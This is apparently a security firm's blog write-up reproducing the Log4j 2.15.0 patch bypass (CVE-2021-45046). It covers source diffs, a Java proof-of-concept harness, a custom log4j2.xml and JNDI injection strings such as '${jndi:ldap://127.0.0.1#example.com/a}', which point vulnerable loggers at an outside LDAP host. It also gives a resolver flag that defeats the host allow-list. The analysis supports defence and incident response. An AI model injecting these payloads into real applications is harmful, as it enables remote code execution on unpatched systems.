Analysing and Reproducing PoC for Log4j 2.15.0

March 3, 2023

Very shortly after the release of the patch for CVE-2021-44228, bundled by Apache as log4j 2.15.0, researchers already found ways of bypassing the fix: CVE-2021-45046. In particular, for less than a couple of days, a vulnerability was discovered, and while it was initially rated as 3.7, it was later elevated to 9.0. Needless to say, it captured our attention, especially considering the incident response work we were conducting at the time. It was important for us to understand the situation to better advise our clients. There were bits and pieces of research with some screenshots of the bypass circulating the Internet, but, at the time, we didn't really find a vulnerable environment, with good explanation and well laid out pre-requisite for the bypass to work.


This blog goes over the research we performed from start to finish to produce a PoC and, in the process, to very precisely understand the conditions which have to be present to successfully bypass the patch to log4j in 2.15.0.

Tracking the Changes

To start with, we downloaded the vulnerable 2.14.1 log4j library, as well as the patched 2.15.0:

```
user@ubuntu:~/poc$ wget -q
https://archive.apache.org/dist/logging/log4j/2.14.1/apache-log4j-2.14.1-src.tar.gz
user@ubuntu:~/poc$ tar zxf apache-log4j-2.14.1-src.tar.gz
user@ubuntu:~/poc$ wget -q
https://archive.apache.org/dist/logging/log4j/2.15.0/apache-log4j-2.15.0-src.tar.gz
user@ubuntu:~/poc$ tar zxf apache-log4j-2.15.0-src.tar.gz
user@ubuntu:~/poc$ ls -lh
total 22M
drwxr-xr-x 42 user user 4.0K Mar  6  2021 apache-log4j-2.14.1-src
-rw-rw-r--  1 user user  11M Mar 11  2021 apache-log4j-2.14.1-src.tar.gz
drwxr-xr-x 45 user user 4.0K Dec  9 10:19 apache-log4j-2.15.0-src
-rw-rw-r--  1 user user  12M Dec  9 15:46 apache-log4j-2.15.0-src.tar.gz
```

With both folders ready, we used `meld` to have an easier time finding what was different in the `log4j-core` folder:



Reviewing only the modified files, we noticed interesting changes in the `JndiManager` class:

- Already at the beginning of the class, we saw a number of new local variables:

```
57.  private static final String LDAP = "ldap";
58.  private static final String LDAPS = "ldaps";
59.  private static final String JAVA = "java";
60.  private static final List<String> permanentAllowedHosts = NetUtils.getLocalIps();
61.  private static final List<String> permanentAllowedClasses = Arrays.asList(Boolean.class.getName(),
62.          Byte.class.getName(), Character.class.getName(), Double.class.getName(), Float.class.getName(),
63.          Integer.class.getName(), Long.class.getName(), Short.class.getName(), String.class.getName());
64.  private static final List<String> permanentAllowedProtocols = Arrays.asList(JAVA, LDAP, LDAPS);
65.  [...snip...]
```

- Within the `lookup` function there was some new logic:

```
209.  public synchronized <T> T lookup(final String name) throws NamingException {
210.    try {
211.      URI uri = new URI(name);
212.      if (uri.getScheme() != null) {
213.        if (!allowedProtocols.contains(uri.getScheme().toLowerCase(Locale.ROOT))) {
214.          LOGGER.warn("Log4j JNDI does not allow protocol {}", uri.getScheme());
215.          return null;
216.        }
217.        if (LDAP.equalsIgnoreCase(uri.getScheme()) || LDAPS.equalsIgnoreCase(uri.getScheme())) {
218.          if (!allowedHosts.contains(uri.getHost())) {
219.            LOGGER.warn("Attempt to access ldap server not in allowed list");
220.            return null;
221.          }
222.          Attributes attributes = this.context.getAttributes(name);
223.          if (attributes != null) {
224.            Map<String, Attribute> attributeMap = new HashMap<>();
225.            NamingEnumeration<? extends Attribute> enumeration = attributes.getAll();
226.            while (enumeration.hasMore()) {
227.              Attribute attribute = enumeration.next();
228.              attributeMap.put(attribute.getID(), attribute);
229.            }
230.            Attribute classNameAttr = attributeMap.get(CLASS_NAME);
231.            if (attributeMap.get(SERIALIZED_DATA) != null) {
232.                if (classNameAttr != null) {
233.                  String className = classNameAttr.get().toString();
234.                  if (!allowedClasses.contains(className)) {
235.                    LOGGER.warn("Deserialization of {} is not allowed", className);
236.                    return null;
237.                  }
238.                } else {
239.                  LOGGER.warn("No class name provided for {}", name);
240.                  return null;
241.                }
242.            } else if (attributeMap.get(REFERENCE_ADDRESS) != null || attributeMap.get(OBJECT_FACTORY) !=
null) {
243.              LOGGER.warn("Referenceable class is not allowed for {}", name);
244.              return null;
245.            }
246.          }
247.        }
```

```
252.     }
253.     return (T) this.context.lookup(name);
254.   }
```

Assuming we were able to reach the same `lookup` function, our payload would need to comply with two new conditions:

- ALLOWED_HOSTS – The host within the URL has to be approved
- ALLOWED_PROTOCOLS – The protocol used for the query has to be approved

We managed to find a bit more information for these properties in the documentation:

ALLOWED_PROTOCOLS By default the JDNI Lookup only supports the java, ldap, and ldaps protocols or no protocol. Additional protocols may be supported by specifying them on the "log4j2.allowedJndiProtocols" property.

ALLOWED_HOSTS System property that adds host names or ip addresses that may be access by LDAP. When using LDAP only references to the local host name or ip address are supported along with any hosts or ip addresses listed in the "log4j2.allowedLdapHosts" property.

To verify this, we also looked at the source code. The default "allowed protocols" were:

```
1.  private static final String LDAP = "ldap";
2.  private static final String LDAPS = "ldaps";
3.  private static final String JAVA = "java";
4.  private static final List<String> permanentAllowedProtocols = Arrays.asList(JAVA, LDAP, LDAPS);
```

Whereas the default "allowed hosts" were listed in the `getLocalIps` function in `log4j-core/src/main/java/org/apache/logging/log4j/core/util/NetUtils.java`:

```
92.  public static List<String> getLocalIps() {
93.    List<String> localIps = new ArrayList<>();
94.    localIps.add("localhost");
95.    localIps.add("127.0.0.1");
96.    try {
97.      final InetAddress addr = Inet4Address.getLocalHost();
98.      setHostName(addr, localIps);
99.    } catch (final UnknownHostException ex) {
100.     // Ignore this.
101.   }
102.   try {
103.     final Enumeration<NetworkInterface> interfaces = NetworkInterface.getNetworkInterfaces();
104.     if (interfaces != null) {
105.       while (interfaces.hasMoreElements()) {
106.         final NetworkInterface nic = interfaces.nextElement();
107.         final Enumeration<InetAddress> addresses = nic.getInetAddresses();
108.         while (addresses.hasMoreElements()) {
109.           final InetAddress address = addresses.nextElement();
110.           setHostName(address, localIps);
111.         }
112.       }
113.     }
114.   } catch (final SocketException se) {
115.       // ignore.
116.   }
117.   return localIps;
118. }
```

Testing Assumptions

At this point, we had some assumptions as to what the patch has introduced. We decided to go ahead and try to confirm this with a practical test.

First, we modified the payload we wrote in our previous blog, to something easier to use:

```
1.  import org.apache.logging.log4j.LogManager;
2.  import org.apache.logging.log4j.Logger;
3.
4.  public class POC {
5.      private static final Logger logger = LogManager.getLogger(POC.class);
6.
7.      public static void main(String[] args) {
8.      if (args.length > 0){
9.          System.out.println("Using payload: " + args[0]);
10.         logger.error(args[0]);
11.     } else {
12.         System.out.println("No payload provided...");
13.     }
14.     }
```

```
user@ubuntu:~/poc$ ./jdk1.8.0_171/bin/javac -cp apache-log4j-2.15.0-bin/log4j-core-
2.15.0.jar:apache-log4j-2.15.0-bin/log4j-api-2.15.0.jar POC.java
user@ubuntu:~/poc$ ./jdk1.8.0_171/bin/java -cp apache-log4j-2.15.0-bin/log4j-core-
2.15.0.jar:apache-log4j-2.15.0-bin/log4j-api-2.15.0.jar:. POC
'${jndi:dns://test.example.com}'
Using payload: ${jndi:dns://test.example.com}
15:06:32.118 [main] ERROR POC - ${jndi:dns://test.example.com}
```

While we were not expecting to be seeing a DNS request in `wireshark`, there had to be at least an error indicating that our protocol and host were wrong, but there was nothing there.

Our assumption was wrong – there had to be more changes that we were not aware of. We tried with "log4j2.formatMsgNoLookups=true", as this was mentioned in the patch, but it didn't change anything. There was no DNS or TCP outbound or any additional errors. Because of this we went back to the documentation and stumbled on this:

> Pattern layout no longer enables lookups within message text by default for cleaner API boundaries and reduced formatting overhead. The old 'log4j2.formatMsgNoLookups' which enabled this behavior has been removed as well as the 'nolookups' message pattern converter option. The old behavior can be enabled on a per-pattern basis using '%m{lookups}'.

A quick check with `meld` to `/log4j-core/src/main/java/org/apache/logging/log4j/core/pattern/MessagePatternConverter.java` revealed that there no longer was a flag that we can enable for lookups unless the option was included in the config file.

With this in mind, we had to create a config file with a custom pattern and use it:

- Create a `log4j2.xml` configuration file in the same folder as the POC code.

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="WARN">
    <Appenders>
        <Console name="Console" target="SYSTEM_OUT">
        <PatternLayout pattern="%d{HH:mm:ss.SSS} - $${ctx:myContext} - %msg%n" />
        </Console>
    </Appenders>
    <Loggers>
        <Root level="error">
            <AppenderRef ref="Console"/>
        </Root>
    </Loggers>
</Configuration>
```

- Modify the POC code to use the new context variable:

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.ThreadContext;


public class POC {
    private static final Logger logger = LogManager.getLogger(POC.class);

    public static void main(String[] args) {
    if (args.length > 0){
        System.out.println("Using payload: " + args[0]);
        ThreadContext.put("myContext", args[0]);
        logger.error(args[0]);
    } else {
        System.out.println("No payload provided...");
    }
    }
}
```

With these changes, we decided to test again with a slightly modified payload:

```
user@ubuntu:~/poc$ ./jdk1.8.0_171/bin/java -cp log4j-core-2.15.0.jar:log4j-api-
2.15.0.jar:. POC '${jndi:ldap://example.com/a'}
Using payload: ${jndi:ldap://example.com/a}
```

We then ran it again to verify that we can use the other enabled protocols as well:

```
user@ubuntu:~/poc$ ./jdk1.8.0_171/bin/java -cp log4j-core-2.15.0.jar:log4j-api-
2.15.0.jar:. POC '${java:version}'
Using payload: ${java:version}
17:31:52.159 - Java version 1.8.0_171 - ${java:version}
```


At this point we knew that we are reaching the lookup function and it just became a matter of bypassing the newly introduced checks.

Final Challenge

We reached a big problem as the bypass we saw on Twitter `${jndi:ldap://127.0.0.1#example.com/a}` was not working for us. The application was crashing, complaining that it cannot resolve the host due to # in the domain. To go around this, we had to use a different DNS resolver which was not so picky about the special characters.

Here we have a PoC of this:

```
user@ubuntu:~/poc$ ./jdk1.8.0_171/bin/java -cp log4j-core-2.15.0.jar:log4j-api-
2.15.0.jar:. \
> -Dsun.net.spi.nameservice.provider.1=dns,sun POC
'${jndi:ldap://127.0.0.1#example.com/a}'
Using payload: ${jndi:ldap://127.0.0.1#example.com/a}
2021-12-24 02:45:36,290 main WARN Error looking up JNDI resource
[ldap://127.0.0.1#example.com/a]. javax.naming.CommunicationException:
127.0.0.1#example.com:389 [Root exception is java.net.UnknownHostException:
127.0.0.1#example.com]
[...snip...]
```



With this, we were able to reproduce the attack and once again be in a position to achieve RCE.

Our research concluded that several important requirements have to be present to be able to bypass the patch of 2.15.0. The most important ones being 1) the ability to write within a context that 2) is used within a custom pattern in an application 3) using a broad DNS resolver.

More articles

Spotting a Serious Threat on Amazon

A Primer on The Pegasus Spyware